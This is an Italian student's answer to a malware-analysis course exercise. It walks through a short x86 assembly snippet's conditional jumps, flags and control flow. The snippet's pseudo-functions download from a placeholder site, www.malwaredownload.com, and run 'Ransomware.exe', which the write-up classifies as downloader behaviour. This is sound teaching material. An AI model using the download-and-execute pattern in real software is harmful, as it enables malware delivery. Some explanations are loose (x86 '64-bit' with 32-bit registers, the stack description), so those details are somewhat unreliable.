Esercizio S11 L5

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Informazioni generali:

Per risolvere l'esercizio di oggi è necessaria la comprensione di alcuni concetti base del linguaggio di programmazione Assembly, quindi andrò a dare una breve descrizione del linguaggio nelle prossime righe.

Un linguaggio assembly è un linguaggio di programmazione molto simile al linguaggio macchina. Si differenzia da quest'ultimo principalmente per l'utilizzo di identificatori mnemonici, valori simbolici e altre caratteristiche che lo rendono più agevole da scrivere e leggere per gli esseri umani. Una peculiarità di assembly è che è una famiglia di linguaggi, nel senso che essendo molto vicino al linguaggio macchina, Assembly ha delle regole specifiche che cambiano a seconda della CPU per cui è scritto, in questo corso stiamo approfondendo Assembly x86 per i sistemi 64 bit.

Andiamo adesso ad analizzare il codice fornito per rispondere alla prima domanda.

Risposta al quesito 1:

Per poter rispondere in maniera comprensiva alla prima domanda è necessario andare ad analizzare riga per riga il codice presentato nella tabella 1 ed andarne a spiegare le funzioni e le istruzioni al suo interno, procediamo dunque a dare un primo sguardo generale del codice.

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Vediamo come è strutturata una riga di codice Assembly, nella colonna di sinistra troviamo gli indirizzi di memoria, che indicano in quale punto della memoria è situata l'istruzione. Nella colonna centrale troviamo la colonna delle istruzioni che determinano il tipo di operazione che viene effettuata sui dati, che invece troviamo nella colonna di destra. I dati possono essere di vari tipi diversi come registri, variabili, parametri e indirizzi di memoria.

Risposta al quesito 1:

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Andiamo adesso ad analizzare queste prime quattro righe di codice.

Alla prima riga troviamo un'istruzione di tipo mov. Le istruzioni mov accettano due parametri in input, rispettivamente una destinazione ed una sorgente, e spostano il valore dal parametro sorgente al parametro destinazione. In questo caso il parametro destinazione è il registro EAX mentre il parametro sorgente corrisponde al valore numerico decimale 5. Al termine dell'operazione il registro EAX viene aggiornato per contenere il valore numerico 5.

Alla seconda riga troviamo un'altra istruzione mov, il suo funzionamento è simile alla prima riga quindi al termine dell'operazione il valore del registro EBX sarà aggiornato per contenere il valore 10.

Risposta al quesito 1:

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Alla terza riga troviamo un'istruzione chiamata cmp, questa istruzione compara i due parametri che gli vengono forniti tra di loro, effettuando essenzialmente una operazione di sottrazione aritmetica del primo parametro meno il secondo ed in base al risultato aggiorna il registro delle Flag in maniera diversa.

In assembly il registro delle flag è un particolare registro che contiene diverse variabili, chiamate per l'appunto flag, che possono essere impostate al valore di 0 oppure di 1, ogni flag serve uno scopo diverso. L'esito della funzione cmp aggiorna due registri diversi, lo Zero Flag o ZF ed il Carry Flag o CF. Nel nostro caso, siccome l'istruzione cmp sta comparando il contenuto del registro EAX che ricordiamo essere 5 con il valore numerico 5, lo ZF viene aggiornato ad 1 mentre il CF viene aggiornato a 0.

Risposta al quesito 1:

00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

Vediamo adesso il funzionamento dell'ultima istruzione.

La funzione jnz fa parte della famiglia delle istruzioni chiamate "salti condizionali", di fatto questa funzione controllerà una condizione e salterà ad un indirizzo di memoria specificato qualora la condizione verificata sia vera. Diverse funzioni di salto hanno diverse condizioni da verificare, in particolare jnz verifica lo stato della Zero Flag, o ZF, e salta all'indirizzo di memoria 0040BBA0 solamente se ZF non è uguale a 1, ovvero quando ZF=0.

Siccome la funzione cmp ha appena settato lo ZF=1 possiamo dire che la condizione non si verifica e dunque l'istruzione di salto non avviene ed il codice continua a leggere le istruzioni successive.

Risposta al quesito 1:

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Proseguiamo la nostra analisi spiegando le ultime tre righe di codice nella tabella 1.

Abbiamo appena visto che il salto condizionale non si esegue, quindi il codice passa oltre ed esegue le istruzioni all'indirizzo di memoria 0040105F, a questo indirizzo troviamo una nuova istruzione "inc". Questa istruzione è piuttosto semplice da spiegare, infatti non fa altro che incrementare di 1 il valore del parametro che gli viene passato, e siccome il parametro passato è il registro EBX, che ricordiamo a questo punto del codice contiene il valore 10, non farà altro che aggiornare il valore del registro EBX ad 11.

La prossima istruzione è un altro cmp, ed esattamente come nel caso precedente sta comparando due valori uguali siccome abbiamo appena aggiornato EBX ad 11. L'esito di questa istruzione è dunque il medesimo del cmp precedente, ZF=1 mentre CF=0.

Risposta al quesito 1:

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

L'ultima istruzione che troviamo è un altro salto condizionale.

jz, esattamente come jnz, esamina lo stato del flag ZF come condizione di controllo ma, a differenza di jnz, esegue il salto quando ZF=1.

Siccome la condizione è verificata il salto avviene ed il codice continuerà la sua esecuzione partendo dall'indirizzo di memoria 0040FFA0 passato come parametro alla funzione jz.


Abbiamo appena visto le due istruzioni di salto condizionale presenti nel codice ed abbiamo visto perchè solamente la seconda si esegue, ovvero che le istruzioni di comparazione presenti fanno sì che solamente le condizioni del secondo salto siano soddisfatte per far eseguire il salto.

Non procedo con la spiegazione riga per riga delle tabelle 2 e 3 perchè non è rilevante per rispondere al quesito 1 ma le andremo ad analizzare più avanti per rispondere ai quesiti 3 e 4.

Risposta al quesito 2:

Nella prossima slide è presentato un diagramma di flusso che collega le tre tabelle di codice con delle frecce che mettono in evidenza quali salti condizionali vengono eseguiti e di conseguenza quale “strada” seguirà l’esecuzione del codice.

Le frecce di colore rosso indicano un salto condizionale la cui condizione non viene soddisfatta, mentre quelle verdi indicano un salto la quale condizione viene soddisfatta.


00401040 mov EAX, 5
00401044 mov EBX, 10
00401048 cmp EAX, 5
0040105B jnz loc 0040BBA0 ; tabella 2
0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com
0040BBA4 push EAX ; URL
0040BBA8 call DownloadToFile() ; pseudo funzione
0040105F inc EBX
00401064 cmp EBX, 11
00401068 jz loc 0040FFA0 ; tabella 3
0040FFA0 mov EDX, EDI EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4 push EDX ; .exe da eseguire
0040FFA8 call WinExec() ; pseudo funzione

Risposta al quesito 3:

Per rispondere al quesito 3 dobbiamo andare ad analizzare in maniera più approfondita le varie funzioni chiamate nelle tabelle 2 e 3.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Dalla tabella 2 possiamo vedere che la prima istruzione salva nel registro EAX il contenuto del registro EDI, in questo caso un URL, poi con l'istruzione push seguente questo URL viene posto in cima allo stack pronto per essere chiamato come parametro dalla prossima istruzione call DownloadToFile().
Il fatto che la sezione note riporti la dicitura "pseudo funzione" mi fa pensare che essa non sia una reale funzione presa da una reale libreria ma solo un esempio di funzione usato dall'esercizio, e date limitate informazioni fornite posso ipotizzare che la funzione DownloadToFile() prenda come parametro in indirizzo URL e tenti di scaricare uno o più file dall'indirizzo fornito.

Risposta al quesito 3:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Quello di avviare funzioni che scaricano automaticamente file presumibilmente dannosi da siti altrettanto presumibilmente dannosi (evidenziato dal fatto che il sito è chiamato www.malwaredownload.com) è un comportamento tipico di una classe di malware chiamati Downloader, che per l'appunto una volta avviati tentano di scaricare file pericolosi da varie fonti su internet direttamente sulla macchina dell'utente.

Quella appena vista è una delle funzionalità del codice presentato nell'esercizio, vediamo adesso la seconda sua funzionalità analizzando la tabella 3.

Risposta al quesito 3:

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nella prima riga troviamo un'istruzione mov che sposta il contenuto del registro EDI, che sembra contenere un path per un eseguibile chiamato Ransomware.exe, all'interno del registro EDX, in seguito il path viene passato in cima allo stack con l'istruzione push ed infine passato come parametro alla pseudo-funzione WinExec().

La funzione WinExec() prende come parametro un path verso un file eseguibile di tipo .exe e tenta di eseguirlo.

La funzionalità di far partire l'esecuzione di un file di tipo .exe non è una funzionalità strettamente legata ad una tipologia di malware definita,ma è piuttosto una funzione che può essere utilizzata per scopi positivi e negativi. In questo caso è utilizzata per scopi negativi dato che il file tenta di eseguire è chiamato Ransomware.exe

Risposta al quesito 4:

Abbiamo già risposto brevemente a questo quesito nelle slides precedenti mentre tentavamo di rispondere al quesito 3, tuttavia per rispondere in maniera più completa al quesito 4 andrò a dare una spiegazione più dettagliata del funzionamento dello stack.

In Assembly lo stack è una porzione di memoria che serve per salvare e manipolare le variabili locali di una funzione. In genere quando si chiama una nuova funzione viene definito uno stack relativo alla funzione appena chiamata a cui vengono successivamente passate le variabili che tale funzione userà tramite l'istruzione push. Quando una funzione ha terminato il suo compito lo stack relativo a tale funzione viene ripulito, cancellandolo essenzialmente dalla memoria.

Il meccanismo dello stack viene impiegato sia per la chiamata alla funzione DownloadToFile() in tabella 2, che per la chiamata alla funzione WinExec() in tabella 3.